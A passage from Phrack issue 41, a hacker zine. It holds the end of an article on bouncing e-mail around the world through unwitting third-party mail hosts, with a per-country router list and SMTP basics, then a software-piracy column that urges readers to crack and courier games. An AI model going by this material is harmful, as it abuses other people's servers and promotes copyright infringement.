Part 2: E-MAIL AROUND THE WORLD

Captain Crunch happened to make a telephone call around the world, which could have ushered in the age of phreak enlightenment -- after all, he proved that, through the telephone, you could "touch someone" anywhere you wanted around the world! Billions of people could be contacted.

I undoubtedly pissed off a great number of people trying to do this e-mail trick -- having gotten automated complaints from many hosts. Apparently, every country has some form of NSA. This doesn't surprise me at all, I'm just somewhat amazed that entire HOSTS were disconnected during the times I used them for routers. Fortunately, I was able to switch computers faster than they

were able to disconnect them.

In order to send the e-mail, I couldn't send it through a direct path. What I had to do was execute UUCP style routing, meaning I told each host in the path to send the e-mail to the next host in the path, etc., until the last machine was done. Unfortunately, the first machine I used for sending the e-mail had a remarkably efficient router and resolved the fact that the target was indeed the destination. Therefore, I re-altered the path to a machine sitting about, oh, two feet away from it. Those two feet are meaningless in this epic journey.

The originating host names have been altered as to conceal my identity. However, if we ever meet at a Con, I'll probably have the real print-out of the results somewhere and you can verify its authenticity. Regardless, most of this same shit will work from just about any typical college campus Internet (and even Bitnet) connected machines.

In APPENDIX A, I've compiled a list of every foreign country that I could locate on the Internet. I figured it was relatively important to keep with the global program and pick a series of hosts to route through that would presumably require relatively short hops. I did this by using this list and trial and error (most of this information was procured from the Network Information Center, even though they deliberately went way the hell out of their way to make it difficult to get computers associated with foreign countries).

My ultimate choice of a path was:

```
lycaeum.hfc.com           -- Origin, "middle" America.
albert.gnu.ai.mit.edu     -- Massachusetts, USA.
isgate.is                 -- Iceland
chenas.inria.fr           -- France
icnucevx.cnuce.cn.it      -- Italy
sangram.ncst.ernet.in     -- India
waseda-mail.waseda.ac.jp  -- Japan
seattleu.edu              -- Seattle
inferno.hfc.com           -- Ultimate Destination
```

The e-mail address came out to be:

```
isgate.is!chenas.inria.fr!icnucevx.cnuce.cn.it!sangram.ncst.ernet.in!
waseda-mail.waseda.ac.jp!seattleu.edu!inferno.hfc.com!
rack@albert.gnu.ai.mit.edu
```

...meaning, first e-mail albert.gnu.ai.mit.edu, and let it parse the name down a line, going to Iceland, then to France, etc. until it finally reaches the last host on the list before the name, which is the Inferno, and deposits the e-mail at rack@inferno.hfc.com.

This takes a LONG time, folks. Every failure toward the end took on average of 8-10 hours before the e-mail was returned to me with the failure message. In one case, in fact, the e-mail made it shore to shore and then came all the way back because it couldn't resolve the last hostname! That one made it (distance-wise) all the way around the world and half again.

Here is the final e-mail that I received (with dates, times, and numbers altered to squelch any attempt to track me):

```
> Return-Path: <rack@lycaeum.hfc.com>
> Received: from sumax.seattleu.edu [192.48.211.120] by Lyceaum.HFC.Com ; 19
        Dec 92 16:23:21 MST
> Received: from waseda-mail.waseda.ac.jp by sumax.seattleu.edu with SMTP id
>         AA28431 (5.65a/IDA-1.4.2 for rack@inferno.hfc.com); Sat, 19 Dec 92
>         14:26:01 -0800
> Received: from relay2.UU.NET by waseda-mail.waseda.ac.jp (5.67+1.6W/2.8Wb)
>         id AA28431; Sun, 20 Dec 92 07:24:04 JST
> Return-Path: <rack@lycaeum.hfc.com>
> Received: from uunet.uu.net (via LOCALHOST.UU.NET) by relay2.UU.NET with SMTP
>         (5.61/UUNET-internet-primary) id AA28431; Sat, 19 Dec 92 17:24:08 -
>         0500
```

```
> Received: from sangam.UUCP by uunet.uu.net with UUCP/RMAIL
>         (queueing-rmail) id 182330.3000; Sat, 19 Dec 1992 17:23:30 EST
> Received: by sangam.ncst.ernet.in (4.1/SMI-4.1-MHS-7.0)
>         id AA28431; Sun, 20 Dec 92 03:50:19 IST
> From: rack@lycaeum.hfc.com
> Received: from shakti.ncst.ernet.in by saathi.ncst.ernet.in
>         (5.61/Ultrix3.0-C)
>         id AA28431; Sun, 20 Dec 92 03:52:12 +0530
> Received: from saathi.ncst.ernet.in by shakti.ncst.ernet.in with SMTP
>         (16.6/16.2) id AA09700; Sun, 20 Dec 92 03:51:37 +0530
> Received: by saathi.ncst.ernet.in (5.61/Ultrix3.0-C)
>         id AA28431; Sun, 20 Dec 92 03:52:09 +0530
> Received: by sangam.ncst.ernet.in (4.1/SMI-4.1-MHS-7.0)
>         id AA28431; Sun, 20 Dec 92 03:48:24 IST
> Received: from ICNUCEVX.CNUCE.CNR.IT by relay1.UU.NET with SMTP
>         (5.61/UUNET-internet-primary) id AA28431; Sat, 19 Dec 92 17:20:23
>         -0500
> Received: from chenas.inria.fr by ICNUCEVX.CNUCE.CNR.IT (PMDF #2961 ) id
>  <01GSIP122UOW000FBT@ICNUCEVX.CNUCE.CNR.IT>; Sun, 19 Dec 1992 23:14:29 MET
> Received: from isgate.is by chenas.inria.fr (5.65c8d/92.02.29) via Fnet-EUnet
>  id AA28431; Sun, 19 Dec 1992 23:19:58 +0100 (MET)
> Received: from albert.gnu.ai.mit.edu by isgate.is (5.65c8/ISnet/14-10-91);
> Sat, 19 Dec 1992 22:19:50 GMT
> Received: from lycaeum.hfc.com by albert.gnu.ai.mit.edu (5.65/4.0) with
>  SMTP id <AA28431@albert.gnu.ai.mit.edu>; Sat, 19 Dec 92 17:19:36 -0500
> Received: by lycaeum.hfc.com (5.65/4.0) id <AA11368@lycaeum.hfc.com>;
>  Sat, 19 Dec 92 17:19:51 -0501
> Date: 19 Dec 1992 17:19:50 -0500 (EST)
> Subject: Global E-Mail
> To:   rack@inferno.hfc.com
> Message-id: <9212192666.AA11368@lycaeum.hfc.com>
> Mime-Version: 1.0
> Content-Type: text/plain; charset=US-ASCII
> Content-Transfer-Encoding: 7bit
> X-Mailer: ELM [version 2.4 PL5]
> Content-Length: 94
> X-Charset: ASCII
> X-Char-Esc: 29
>
> This Electronic Mail has been completely around the world!
>
> (and isn't even a chain letter.)
```

==========

APPENDIX A:

List of Countries on the Internet by Root Domain

(I tried to get a single mail router in each domain. The domains that don't have them are unavailable at my security clearance. The computer is your friend.)

.AQ	New Zealand	
.AR	Argentina	atina.ar
.AT	Austria	pythia.eduz.univie.ac.at
.BB	Barbados	
.BE	Belgium	ub4b.buug.be
.BG	Bulgaria	
.BO	Bolivia	unbol.bo
.BR	Brazil	fpsp.fapesp.br
.BS	Bahamas	
.BZ	Belize	
.CA	Canada	cs.ucb.ca
.CH	Switzerland	switch.ch
.CL	Chile	uchdcc.uchile.cl
.CN	China	ica.beijing.canet.cn
.CR	Costa Rica	huracan.cr
.CU	Cuba	
.DE	Germany	deins.informatik.uni-dortmund.de

.DK	Denmark	dkuug.dk
.EC	Ecuador	ecuanex.ec
.EE	Estonia	kbfi.ee
.EG	Egypt	
.FI	Finland	funet.fi
.FJ	Fiji	
.FR	France	inria.inria.fr
.GB	England	
.GR	Greece	csi.forth.gr
.HK	Hong Kong	hp9000.csc.cuhk.hk
.HU	Hungary	sztaki.hu
.IE	Ireland	nova.ucd.ie
.IL	Israel	relay.huji.ac.il
.IN	India	shakti.ernet.in
.IS	Iceland	isgate.is
.IT	Italy	deccnaf.infn.it
.JM	Jamaica	
.JP	Japan	jp-gate.wide.ad.jp
.KR	South Korea	kum.kaist.ac.kr
.LK	Sri Lanka	cse.mrt.ac.lk
.LT	Lithuania	ma-mii.lt.su
.LV	Latvia	
.MX	Mexico	mtec1.mty.itesm.mx
.MY	Malaysia	rangkom.my
.NA	Namibia	
.NI	Nicaragua	uni.ni
.NL	Netherlands	sering.cwi.nl
.NO	Norway	ifi.uio.no
.NZ	New Zealand	waikato.ac.nz
.PE	Peru	desco.pe
.PG	New Guinea	ee.unitech.ac.pg
.PH	Philippines	
.PK	Pakistan	
.PL	Poland	
.PR	Puerto Rico	sun386-gauss.pr
.PT	Portugal	ptifm2.ifm.rccn.pt
.PY	Paraguay	ledip.py
.SE	Sweden	sunic.sunet.se
.SG	Singapore	nuscc.nus.sg
.TH	Thailand	
.TN	Tunisia	spiky.rsinet.tn
.TR	Turkey	
.TT	Trinidad & Tobago	
.TW	Taiwan	twnmoe10.edu.tw
.UK	United Kingdom	ess.cs.ucl.ac.uk
.US	United States	isi.edu
.UY	Uruguay	seciu.uy
.VE	Venezuela	
.ZA	South Africa	hippo.ru.ac.za
.ZW	Zimbabwe	zimbix.uz.zw

==========

APPENDIX B:

Basic SMTP Commands

> HELO <hostname>	Tells mail daemon what machine is calling. This will be determined anyway, so omission doesn't mean anonymity.
> MAIL FROM: <path>	Tells where the mail came from.
> RCPT TO: <path>	Tells where the mail is going.
> DATA	Command to start transmitting message.
> QUIT	Quit mail daemon, disconnects socket.
> NOOP	No Operation -- used for delays.

```
> HELP                      Gives list of commands -- sometimes disabled.

> VRFY                      Verifies if a path is valid on that machine.

> TICK                      Number of "ticks" from connection to present
                            ("0001" is a typical straight connection).
```

==========

APPENDIX C:

BIT-FTP Help File

ftpmail@decwrl.dec.com (Digital FTP mail server)

Commands are:

reply <MAILADDR>	Set reply address since headers are usually wrong.
connect [HOST [USER [PASS]]]	Defaults to gatekeeper.dec.com, anonymous.
ascii	Files grabbed are printable ASCII.
binary	Files grabbed are compressed or tar or both.
compress	Compress binaries using Lempel-Ziv encoding.
compact	Compress binaries using Huffman encoding.
uuencode	Binary files will be mailed in uuencoded format.
btoa	Binary files will be mailed in btoa format.
ls (or dir) PLACE	Short (long) directory listing.
get FILE	Get a file and have it mailed to you.
quit	Terminate script, ignore rest of mail message (use if you have a .signature or are a VMSMAIL user).

Notes:

-> You must give a "connect" command (default host is gatekeeper.dec.com, default user is anonymous, default password is your mail address).
-> Binary files will not be compressed unless "compress" or "compact" command is given; use this if at all possible, it helps a lot.
-> Binary files will always be formatted into printable ASCII with "btoa" or "uuencode" (default is "btoa").
-> All retrieved files will be split into 60KB chunks and mailed.
-> VMS/DOS/Mac versions of uudecode, atob, compress and compact are available, ask your LOCAL wizard about them.
-> It will take ~1-1/2 day for a request to be processed. Once the jobs has been accepted by the FTP daemon, you'll get a mail stating the fact that your job has been accepted and that the result will be mailed to you.

==Phrack Inc.==

Volume Four, Issue Forty-One, File 5 of 13

Pirates Cove

By Rambone

Welcome back to Pirates Cove. News about software piracy, its effects, and the efforts of the software companies to put and end to it are now at an all time high. Additionally, there is an added interest among the popular media towards the other goings-on in the piracy underworld. Additionally over the past few months there have been several major crackdowns around the world. Not all of the news is terribly recent, but a lot of people probably didn't hear about it at the time so read on and enjoy.

If you appreciate this column in Phrack, then also be sure to send a letter to "phracksub@stormking.com" and let them know. Thanks.

More Than $100,000 In Illegal Software Seized

WASHINGTON -- (BUSINESS WIRE) -- Illegal software valued in excess of $100,000 was seized from an electronic bulletin board computer system (BBS) headquartered in Baltimore, Maryland, marking the first U.S. case for the Business Software Alliance (BSA) against a BBS for pirating software.

The BSA previously initiated an enforcement campaign against illegal bulletin boards in Europe and is investigating illegal boards in Asia. As part of the U.S. seizure, more than $25,000 worth of hardware was confiscated in accordance with the court order, and the BBS, known as the APL, is no longer in operation.

Investigations conducted over the past several months found that, through the APL BBS, thousands of illegal copies have been made of various software programs. Plaintiffs in the case include six business software publishers: ALDUS, Autodesk, LOTUS Development, MICROSOFT, NOVELL, and WordPerfect. The action against APL was for allegedly allowing BBS users to upload and download copyrighted programs.

Nearly 500 software programs were available for copying through the APL BBS, an infringement of software publishers' copyright. In addition, BSA seized APL's business records which detail members' time on the BBS and programs uploaded and/or copied. BSA is currently reviewing these records for possible additional legal action against system users who may have illegally uploaded or downloaded copyrighted programs.

"Electronic bulletin boards create increasingly difficult problems in our efforts to combat piracy," according to Robert Holleyman, president of the BSA. "While bulletin boards are useful tools to enhance communication channels, they also provide easy access for users to illegally copy software," Holleyman explained.

Strict federal regulations prohibit the reproduction of copyrighted software. Legislation passed this year by the U.S. Congress contains provisions to increase the penalties against copyright infringers to up to five years imprisonment and a $250,000 fine.

The APL investigation, conducted by Software Security International on behalf of the BSA, concluded with a raid by Federal Marshals on October 1, 1992. In addition to the six business software publishers, the BSA action was taken on behalf of Nintendo.

Bulletin boards have grown in popularity over the past several years, totaling approximately 2000 in the United States alone. Through a modem, bulletin board users can easily communicate with other members. The BSA has recently stepped up its worldwide efforts to eradicate the illegal copying of software which occurs on some boards.

The BSA is an organization devoted to combating software theft. Its worldwide

campaign encompasses education, public policy, and enforcement programs in more than 30 countries. The members of the BSA include: ALDUS, APPLE COMPUTER, Autodesk, LOTUS Development, MICROSOFT, NOVELL, and WordPerfect.

The BSA operates an Anti-piracy Hotline (800-688-2721) for callers seeking information about software piracy or to report suspected incidents of software theft.

CONTACT: Diane Smiroldo, Business Software Alliance, (202)727-7060

- -

Only The Beginning

The bust of APL BBS had made unprecedented impacts in the pirate world because of the implications behind the actual arrest. Business Software Alliance (BSA), representing many major business software companies along with Nintendo, joined forces to hit APL very hard. They joined forces to permanently shut down APL and are, for the first time, trying to pursue the users that had an active role in the usage of the BBS.

Trying to figure out who had uploaded and downloaded files through this BBS and taking legal recourse against them is a very strong action and has never been done before. One of the major problem I see with this is how do they know if what the records show was the actual user or someone posing as another user? Also, how could they prove that an actual program was downloaded by an actual user and not by someone else using his account? What if one user had logged on one time, never called back, and someone else had hacked their account? I'm also sure a sysop has been known, on occasion, to "doctor" someone's account to not allow them to download when they have been leeching.

The points I bring up are valid as far as I am concerned and unless the Secret Service had logs and phone numbers of people actually logged on at the time, I don't see how they have a case. I'm sure they have a great case against the sysop and will pursue the case to the highest degree of the law, but if they attempt to arrest users, I foresee the taxpayers' money going straight down the drain.

- -

BSA Hits Europe

The Business Software Alliance reached their arms out across the Atlantic and landed in Germany. Along with Interpol and the local police, they proceeded to take down 80% of the boards in Berlin. One of the contributing factors in these busts was that the majority of the boards busted were also involved in toll fraud. Until recently, blue boxing was the predominate means of communication with the United States and other countries in Europe. When most of these sysops were arrested, they had been actively blue boxing on a regular basis. Unfortunately, many parts of Germany had already upgraded their phone system, and it became very risky to use a blue box. It didn't stop most people and they soon became easy targets for Interpol. The other means of LD usage for Germans was AT&T calling cards which now are very common. The local police along with the phone company gathered months of evidence before the city wide sweep of arrests.

The busts made a bigger impact in Europe than anyone would have imagined. Some of the bigger boards in Europe have been taken down by the sysops and many will never go back up. Many sysops have been arrested and fined large amounts of money that they will be paying off for a long time. BSA, along with local police and Interpol, has done enough damage in a few days that will change European Boards for a long time.

IBM: Free Disks For The Taking

In a vain effort to increase sales, IBM decided to send out 21 high density diskettes to anyone who called. On these diskettes was a new beta copy of OS/2 Version 2.1. They were hoping to take a cheap way out by sending a few out to people who would install it and send in beta reports. What they got was thousands of people calling in when they heard the word who were promptly Fed

Ex'ed the disks overnight. The beta was not the concern of most, just the diskettes that were in the package. The actual beta copy that was sent out was bug ridden anyway and was not of use on most systems.

When IBM finally woke up and figured out what was going on, they had already sent out thousands of copies. Some even requested multiple copies. IBM then proceeded to charge for the shipment and disks, but it was way too late, and they had gone over budget. Way to go IBM, no wonder your stock has plummeted to $55 a share.

Users Strike Back At U.S. Robotics

Since 1987, U.S. Robotics (USR) has been a standard among sysops and many end users. With the loyal following also came terrible customer service and long delays in shipments. Their modems, being in as much demand as they are, soon showed the results of shortcuts in the manufacture of certain parts in some of the more popular modems. The most infamous instance of this happening was the Sportster model which was a V.32bis modem which could be bought at a much lower price than that of the Dual Standard. The catch was that they cut some corners and used that same communication board for both the Sportster and the Dual Standard. They assumed they could save money by using the same board on both modems. Boy were they wrong.

All that was done to the Sportster was to disable the HST protocol that would make it into a Dual. With the proper init string, one could turn a Sportster, ROM version 4.1, into a full Dual in the matter of seconds and have spent 1/3 of the price of a full Dual Standard.

This outraged USR when they found out. They first denied that it could be done. When they found out that it had gotten too wide-spread and could not be stopped, they then proceeded to tell the public it was a copyright infringement to use the "bogus" init string and threatened to sue anyone who attempted to use it. Most people laughed at that idea and continued to use it while giving "the bird" to USR. Some vendors are now even trying to make a buck and sell Sportsters at a higher price, and some are even selling them as Duals.

Obviously, they have now discontinued making the Sportsters the cheap way and are now making two separate boards for both modems. The versions with the ROM 4.1 are still floating around, can be found almost anywhere, and will always have the capabilities to be run as a full Dual. Better watch out though. The USR police might come knocking on your door <g>.

Warez Da Scene?

Over the last 6 months there have been several changing of hands in the major pirate groups. One person who supplies them has bounced to 3 groups in the last four months. One group fell apart because of a lack of support from the major members, but is making a valiant comeback. And yet another has almost split into two like AT&T stock. We'll have to see what comes of that.

While only about 15% or so actually doing anything for the scene, the other 85% seem to complain and bitch. Either the crack doesn't work or someone forgot to put in the volume labels. Jesus, how much effort does it take to say, "Hey, thanks for putting this out, but...". The time and effort it takes to acquire the program, check to see if it needs to be cracked, package it, and have it sent out to the boards is time- and money-consuming and gets very little appreciation by the majority of the users around the world.

Why not see some users send in donations to the group for the appreciation it takes to send the files out? Why not see more users volunteer to help courier the programs around? Help crack them? Make some cheats, or type of some docs? Be a part of the solution instead of the problem. It would create less headaches and gain more respect from the members who take the time and effort to make this all possible.

Review Of The Month

I usually type up a review of the best program I have seen since the last issue, but since I was so disappointed with this game, I have to say something about it.

```
 ____________________________________________________________________
|                                                                    |
|   RELEASE INFORMATION                                              |
|____________________________________________________________________|
|                                                                    |
| Supplied by : ACTION MAN & MUNCHIE .................................|
| Cracked by  : HARD CORE ............................................|
| Protection  : Easy Password ........................................|
| Date        : 16th December 1992 (Still 14 days left!) .............|
| Graphics    : ALL ..................................................|
| Sound       : ALL ..................................................|
| Game Size   : 5 1.44Mb disks , Installation from floppies ..........|
|____________________________________________________________________|
```

One of the most awaited games of the year showed up at my doorstep, just itching to be installed: F15-]I[. I couldn't wait to get this installed on the hard drive and didn't care how much space it took up. I was informed during installation that the intro would take up over 2 megs of hard drive space, but I didn't care. I wanted to see it all. Once I booted it and saw the intro, I thought the game would be the best I had seen. Too bad the other 8 megs turned out to be a waste of hard drive space.

I started out in fast mode, getting right up in the skies. Too bad that's the only thing on the screen that I could recognize. Zooming down towards the coast, I noticed that it looked damn close to the land and, in fact, it might as well have been. The ocean consist of powder blue dots and had almost the same color consistency as the land. Not finding anything in the air to shoot at, I proceeded to shoot a missile at anything that I thought would blow up. This turned out to be just about everything, including bridges. Let a few gunshots loose on one and see a large fireworks display like you dropped a nuclear bomb on it.

Close to 3 hours later, I finally found a jet, got it into my sights and shot 3 missiles at it. A large explosion, another one, and then he flew past me without even a dent showing. I shot my last 2 at it, same result. Thus my conclusion: the Russians must have invincible planes. Either that or F-15]I[has some major bugs. I'll take a wild guess and say, hmm, bugs.

This game is not worth the box it comes in and I would not suggest anyone, outside of a blind person, from purchasing this. I hate ratings but I'll give it a 2/10. The 2 is for modem play, which is not bad, but not good enough.

Piracy's Illegal, But Not The Scourge It's Cracked Up To Be August 9, 1992
~~~~~~

By T.R. Reid and Brit Hume (Chicago Tribune)(Page 7)

The software industry has embarked on one of its periodic public relations campaigns to get people to believe it's being robbed blind by software pirates. Even The New York Times took the claims seriously and ran a front-page story illustrated by a picture of a cheerful computer hacker wearing a Hawaiian shirt sitting in his basement surrounded by PCs and awash in piles of disks, many of them containing bootleg programs.

With a straight face, the Times reported the industry's claim that in 1990, the last year for which figures are available, programs worth $2.4 billion were pirated, an amount equal to nearly half the industry's total sales of $5.7 billion. In fact, the software industry has no way of knowing how much it lost to illegal copying, but the $2.4 billion figure is almost certainly rot. Here's why.

It is true that it's a snap to make an "illegal" copy of a computer program and equally true that the practice is rampant. You just put a disk in the drive, issue the copy command, and the computer does the rest.
~~~~~~

But there is simply no way the software industry can estimate accurately how many illegal copies there are, and even if it could, it couldn't possibly determine how many of them represent lost sales. It does not follow that every time somebody makes a bootleg copy, the industry loses a sale. That would be true only if the software pirate would have paid for the program had he or she not been able to get it for free.

Indeed, some of those illegal copies undoubtedly lead to actual sales. Once users try a program, particularly a full-scale application such as a word processor or database, and like it, they may decide they need the instruction book and want to be able to phone for help in using the program.

The only way to get those things is to buy the software. If that sounds pie-in-the-sky, consider that an entire branch of the industry has developed around just that process. It's called shareware -- software that is offered free to try. If you like it, you are asked to buy it. In return, you get a bound manual and telephone support.

The word processor with which this column was written, PC-Write, is such a program. So is the telecommunications program by which it was filed, ProComm. These programs were both developed by talented independent software developers who took advantage of the unprecedented opportunity the personal computer provided them. All they needed was a PC, a desk, a text editor and a special software tool called a "compiler." A compiler translates computer code written in a language such as Basic, C or Pascal into the binary code that the computer can process.

Once they had written their programs, they included a set of instructions in a text file and a message asking those who liked the software to pay a fee and get the benefits of being a "registered" user. They then passed out copies to friends, uploaded them to computer bulletin boards and made them available to software libraries. Everyone was encouraged to use the software -- and to pass it on.

The ease with which the programs can be copied was, far from a problem for these developers, the very means of distribution. It cost them nothing and they stood to gain if people thought their program good enough to use. And gain they have. Both PC-Write and ProComm have made a lot of money as shareware, and advanced versions have now been released through commercial channels.

The point here is not that it's okay to pirate software. It's not, and it's particularly dishonest to use a stolen program for commercial purposes. The practice of buying one copy for an entire office and having everybody copy it and use the same manual is disgraceful. Software may be expensive, but it's a deductible business expense and worth the price.

At the same time, it's not such a bad thing to use an unauthorized copy as a way of trying out a program before you buy it. The shareware industry's success has proved that can even help sales.

No Hiding From The Software Police October 28, 1992
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

By Elizabeth Weise (The Seattle Times)(Page B9)(Associated Press)

One call to the Piracy Hotline is all it takes for the Software Police to come knocking at your computers. Parametrix Inc. of Seattle found that out last year when the Software Police, also known as the Software Publishers Association, showed up with a search warrant and a U.S marshal to audit their computers. The search turned up dozens of copies of unauthorized software programs and meant a penalty of $350,000 for Parametrix.

The SPA says too many companies "softlift" -- buying only one copy of a program they need and making copies for as many computers as they have.

It seems so easy -- and it's just as easy to get caught.

"It only takes one phone call to the 800 number to get the ball rolling.
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

Anyone taking that chance is living on borrowed time," said Peter Beruk, litigation manager for the Washington D.C.-based SPA. "You can run, but you can't hide." And the stakes are getting higher. A bill is before President Bush that would elevate commercial software piracy from a misdemeanor to a felony. The law would impose prison terms of up to five years and fines of up to $250,000 for anyone convicted for stealing at least 10 copies of a program, or more than $2,500 worth of software.

Those in the computer industry say softlifting will be hard to prevent unless programmers are better policed. AutoDesk Retail Products in Kirkland has met obstacles in educating its staff on the law. AutoDesk makes computer-assisted drawing programs. "The problem is that you end up employing people who don't want to follow convention," AutoDesk manager John Davison said. "We hire hackers. To them it's not stealing, they just want to play with the programs. "You got a computer, you got a hacker, you got a problem." Bootlegging results in an estimated loss of $2.4 million to U.S. software publishers each year, Beruk said. That's out of annual sales of between $6 billion and $7 billion. "For every legal copy of a program sold, there's an unauthorized copy of it in use on an everyday basis," Beruk said. As SPA and its member companies see it, that's theft, plain and simple.

SPA was founded in 1984. One of its purposes: to enforce copyright infringement law for software manufacturers. Since then it has conducted 75 raids and filed about 300 lawsuits, Beruk said. Several of the larger raids have been in the Northwest. The SPA settled a copyright lawsuit against Olympia-based U.S. Intelco for $50,000 in May. Last year, the University of Oregon Continuation Center in Eugene, Oregon, agreed to pay $130,000 and host a national conference on copyright law and software use as part of a negotiated settlement with SPA. The tip-off call often comes to SPA's toll-free Piracy Hotline. It's often disgruntled employees, or ex-employees, reporting that the company is running illegal copies of software programs, Beruk said.

At Parametrix, an investigation backed up the initial report and SPA got a search warrant, Beruk said. President Wait Dalrymple said the company now does a quarterly inventory of each computer. The company brings in an independent company once a year to check for unauthorized programs.

Softlifting, Dalrymple said, can be an easy tangle to get into. "Our company had had extremely rapid growth coupled with similar growth in the number of computers we use," he said. "We had no policy regarding the use of our software and simply didn't control what was happening."

Making bootleg copies of software is copyright infringement, and it's as illegal -- and as easy -- as copying a cassette tape or a video tape. The difference is in magnitude. A cassette costs $8, a video maybe $25, while computer programs can cost hundreds and even thousands of dollars. Audio and video tapes come with FBI warnings of arrest for illegal copying. Software comes with a notice of copyright penalties right on the box. But despite such threats, softlifting isn't taken seriously, said Julie Schaeffer, director of the Washington Software Association. "It's really in the same arena of intellectual property," Schaeffer said. "But people don't think about the hours and hours of work that goes into writing a program."

The Boeing Co. in Seattle is one company that tries hard not to break the law. It has a department of Software Accountability, which monitors compliance with software licensing.

AutoDesk resorts to a physical inventory of the software manuals that go with a given program. If programmers don't have the manuals in their work cubicles, they can be fined $50.

The SPA itself said the problem is more one of education than enforcement. "Because copying software is so easy and because license agreements can be confusing, many people don't realize they're breaking the law," the SPA said.

Feigning ignorance of the law doesn't help. With Microsoft products, a user is liable as soon as the seal on a package of software is broken. "At that point you've agreed to Microsoft's licensing agreement under copyright law," Microsoft spokeswoman Katy Erlich said. "It says so right on the package."

Teenage Pirates and the Junior Underworld December 11, 1992

by Justin Keery (The Independent)(Page 31)

"By the end of the year, any schoolboy with
a computer who wants Sex will get it."

The first print-run of 100,000 copies of Madonna's Sex has sold out. A further 120,000 will be printed before Christmas, and bookshops have ordered every last one. But parents beware... around 5,000 school children have their own copy, and the number is growing rapidly as floppy disks are circulated in playgrounds.

Viewing the disk edition on a computer reveals television-quality images from the book -- the text, it seems, is deemed superfluous. In disk form the pictures can be copied and traded for video games, credibility or hard cash in a thriving underground marketplace. By the end of the year, any schoolboy with a computer who wants Sex will get it. The unlucky will catch a sexually transmitted disease in the process -- the Disaster Master virus, found on the Independent's copy.

Sex is a special-interest area in the thriving junior underworld of software trading. Circulation of Madonna's pictures among minors with neither the budget nor the facial hair to buy Sex gives Madonna's publishers little cause to fear loss of sales. Neither Secker & Warburg in London nor Time-Warner in New York knew of the unofficial digital edition. But the publishers of computer video games have much to lose from playground transactions.

Sex is not doing a roaring trade, said one schoolboy trader. Video games, with price-tags of up to pounds 40, are what every child wants, but few can afford. But who needs to buy, when your classmates will trade copies of the latest titles for another game, a glimpse of Madonna or a humble pound coin?

Games disks are usually uncopyable. Skilled programmers "crack" the protection, as an intellectual challenge and a way of gaining respect in an exclusive scene, add "training" options such as extra lives, and post this version on a computer bulletin board -- a computer system attached to a telephone line where people log in to trade their "wares".

Most bulletin boards (BBSs) are friendly places where computer freaks exchange tips, messages and "public domain" programs, made available by their authors free of charge. But illegitimate operators, or SysOps, look down on "lame" legal boards, and "nuke" any public domain material submitted to their systems.

The larger pirate boards are the headquarters of a cracking group -- often in a 15-year-old's bedroom. There are perhaps 100 in Britain. Cracked games and "demos" publicize phone numbers, and a warning is issued that copyright software should not be posted --a disclaimer of questionable legality. New members are asked if they represent law enforcement agencies. According to a warning message on one board, at least one BBS in the United States is operated by the FBI.

Your account at a board may not allow you to download until you upload wares of sufficient quality. Games are considered old after a week, so sexy images, "demos" or lists of use to hackers are an alternative trading commodity. Available this week, as well as Madonna, are: "lamer's guide to hacking PBXs", "Tex" and "Grapevine" -- disk magazines for pirates; and demos -- displays of graphical and sound programming prowess accompanied by bragging messages, verbal assaults on rival factions and advertisements for BBSs. According to a former police officer, the recipes for LSD and high explosives have circulated in the past.

The board's "download ratio" determines how many disks are traded for every contribution -- usually two megabytes are returned for every megabyte contributed. "Leech accounts" (unlimited access with no quotas) are there for those foolish enough to spend between pounds 1 and pounds 60 per month. But children can sign on using a pseudonym, upload a "fake" -- garbage data to increase their credit -- then "leech" as much as possible before they get "nuked" from the user list.

The "modem trader" is a nocturnal trawler of BBSs, downloading wares, then uploading to other boards. Current modem technology allows users to transfer the contents of a disk in 10 minutes. A "card supplier" can provide a stolen US or European phone credit card number. The scene knows no language barriers or border checks, and international cross-fertilization adds diversity to the software in circulation.

Through the unsociable insomniac trader, or the wealthier "lamer" with a paid-up "leech account," games reach the playground. The traders and leeches gain extra pocket money by selling the disks for as little as pounds 1, and from there the trade begins.

Some market-traders have realized the profit potential, obtaining cracked software through leech accounts and selling the disks on stalls. Sold at a pocket-money price of pounds 1 per disk, many games reach schools. The trading of copyright software is illegal but the perpetrators stand little chance of getting caught and are unlikely to be prosecuted.

The victims, software houses, suffer real damage. Sales of Commodore Amiga computers equal the dedicated games machines -- the Sega Megadrive or Nintendo, yet sales of Amiga games (on disk and therefore pirate fodder) often reach only one third of the volume of their copy-proof console cartridge counterparts. Despite his preference for Amiga technology, Phil Thornton of System 3 Software is "seriously reconsidering" future development of Amiga games. Myth, a two-year project, sold pitiful amounts. Mr. Thornton was called by a pirate the day it was released -- the game was available on a bulletin board. Because of piracy, the sequel to the successful Putty will be mastered instead for the Nintendo console.

This tactic may not help for long. The cracked Amiga release of Putty carried an advertisement (added by pirates) for a Nintendo cartridge "backup" device. Transferred to disk, a "pirate-proof" console game can be traded like any other. Games for the Nintendo and Sega systems are available on most bulletin boards.

Scotland Yard only takes an interest in bulletin boards bearing pornography, though most also carry pirate software. Funded by the software industry, the Federation Against Software Theft has successfully prosecuted only one board, with "more pending."

This Christmas parents will buy hundreds of thousands of video games. Some children will ask for modems; thus games will be on the bulletin boards by Boxing Day, and the first day of term will see the heaviest trading of the year.

AUTHOR'S NOTE: I considered using a pseudonym for this article. Two years ago, a Newsweek reporter exposed the North American bulletin board network. His credit rating, social security and bank files were altered in a campaign of intimidation which included death threats. Most of those responsible were 15-year-olds.

==Phrack Inc.==

Volume Four, Issue Forty-One, File 6 of 13

A Brief Guide to Definity G Series Systems a.k.a System 75 - 85

Written by Scott Simpson

Greets to Jim Anderson, The Missing Link, Randy Hacker, Dark Druid, Nickodemus, Mercury, Renegade, Infinity (enjoy the army!), Weirdo, TomCat, GarbageHeap, Phrack Inc.

Basic History

